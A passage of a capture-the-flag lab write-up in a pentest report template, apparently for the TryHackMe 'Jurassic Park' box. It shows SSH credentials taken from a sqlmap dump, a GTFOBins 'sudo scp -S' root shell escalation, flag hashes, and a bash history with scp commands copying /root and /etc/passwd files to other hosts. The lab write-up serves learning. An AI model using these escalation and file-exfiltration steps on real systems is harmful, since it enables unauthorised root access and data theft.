| 100 | -1   | -1     | ...         | Nope
                                                                                     |
+-----+------+--------+-------------+-----------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------+

[08:24:09] [INFO] table 'park.items' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.140.152/dump/park/it
ems.csv'
```

Figure 3.7: HTTP

SSH

– from the sqlmap results we found sum credentials to log into ssh dennis:ih8dinos




```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_jurassicPark]
└─# ssh dennis@10.10.140.152
The authenticity of host '10.10.140.152 (10.10.140.152)' can't be established.
ED25519 key fingerprint is SHA256:lgculAqQUUdLowLmGaUyH4eYDtkh+sGkOAbkTVM/V28.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.140.152' (ED25519) to the list of known hosts.
dennis@10.10.140.152's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-1072-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

62 packages can be updated.
45 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

dennis@ip-10-10-140-152:~$ ls
flag1.txt  test.sh
dennis@ip-10-10-140-152:~$ cat flag1.txt
Congrats on finding the first flag.. But what about the rest? :O

[redacted]
dennis@ip-10-10-140-152:~$
```

Figure 3.8: HTTP

initial access

– we got the first flag




```
dennis@ip-10-10-140-152:~$ ls
flag1.txt  test.sh
dennis@ip-10-10-140-152:~$ sudo -l
Matching Defaults entries for dennis on ip-10-10-140-152.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dennis may run the following commands on ip-10-10-140-152.eu-west-1.compute.internal:
    (ALL) NOPASSWD: /usr/bin/scp
dennis@ip-10-10-140-152:~$ cat test.sh
#!/bin/bash
cat /root/flag5.txt
dennis@ip-10-10-140-152:~$ scp /root/flag5.txt .
cp: cannot stat '/root/flag5.txt': Permission denied
dennis@ip-10-10-140-152:~$ sudo scp /root/flag5.txt .
dennis@ip-10-10-140-152:~$ ls
flag1.txt  flag5.txt  test.sh
dennis@ip-10-10-140-152:~$ cat flag5.txt
2a7074e491fcacc7eeba97808dc5e2ec
dennis@ip-10-10-140-152:~$
```

Figure 3.9: HTTP

Privesc


– we ran sudo -l and dennis can run scp without password so looking for it in gtfobins we got the exploit and we have the octothorpe shell which means we are root



```
ysinfo'
dennis@ip-10-10-140-152:~$ id
uid=1001(dennis) gid=1001(dennis) groups=1001(dennis)
dennis@ip-10-10-140-152:~$ TF=$(mktemp)
dennis@ip-10-10-140-152:~$ echo 'sh 0<&2 1>&2' > $TF
dennis@ip-10-10-140-152:~$ chmod +x "$TF"
dennis@ip-10-10-140-152:~$ sudo scp -S $TF x y:
# id
uid=0(root) gid=0(root) groups=0(root)
#
```


Figure 3.10: HTTP

Flags



```
root@ip-10-10-140-152:~# find / -name "flag*.txt"
/root/flag5.txt
/home/dennis/flag5.txt
/home/dennis/flag1.txt
/boot/grub/fonts/flagTwo.txt
root@ip-10-10-140-152:~# cat /boot/grub/fonts/flagTwo.txt
96ccd6b429be8c9a4b501c7a0b117b0a
root@ip-10-10-140-152:~#
```

Figure 3.11: HTTP



```
root@ip-10-10-140-152:~# cat .bash_history
Flag3:b4973bbc9053807856ec815db25fb3f1
sudo -l
sudo scp
scp
sudo find
ls
vim test.sh
ls
cd ~
ls
vim test.sh
ls
ls -la
sudo scp -S test.sh
sudo scp /etc/password
sudo scp /etc/password localhost@10.8.0.6@~/
sudo scp /etc/passwd localhost@10.8.0.6@~/
sudo scp /etc/passwd dennis@10.0.0.59@~/
sudo scp /etc/passwd dennis@10.0.0.59:~/
sudo scp /etc/passwd dennis@10.0.0.59:/home/dennis
sudo scp /etc/passwd ben@10.8.0.6:/
sudo scp /root/flag5.txt ben@10.8.0.6:/
sudo scp /root/flag5.txt ben@10.8.0.6:~/
sudo scp /root/flag5.txt ben@10.8.0.6:~/ -v
sudo scp -v /root/flag5.txt ben@10.8.0.6:~/
sudo scp -v /root/flag5.txt ben@localhost:~/
sudo scp -v /root/flag5.txt dennis@localhost:~/
sudo scp -v /root/flag5.txt dennis@10.0.0.59:~/
sudo scp -v /root/flag5.txt ben@10.8.0.6:~/
ping 10.8.0.6
ping 10.8.0.7
sudo scp /root/flag5.txt ben@10.8.0.6:~/
sudo scp /root/flag5.txt ben@88.104.10.206:~/
sudo scp -v /root/flag5.txt ben@88.104.10.206:~/
sudo scp /root/flag5.txt ben@10.8.0.6:~/
ls
vim ~/.bash_history
root@ip-10-10-140-152:~#
```

Figure 3.12: HTTP

Vulnerability Fix:

Severity: moderate

Proof of Concept Code Here:

Local.txt Proof Screenshot

Local.txt Contents

3.2.1.2 Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited:

Vulnerability Explanation:

Vulnerability Fix:

Severity:

Exploit Code:

Proof Screenshot Here:

Proof.txt Contents:

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, I removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

4.2 Appendix - Metasploit/Meterpreter Usage

4.3 Appendix - Completed Buffer Overflow Code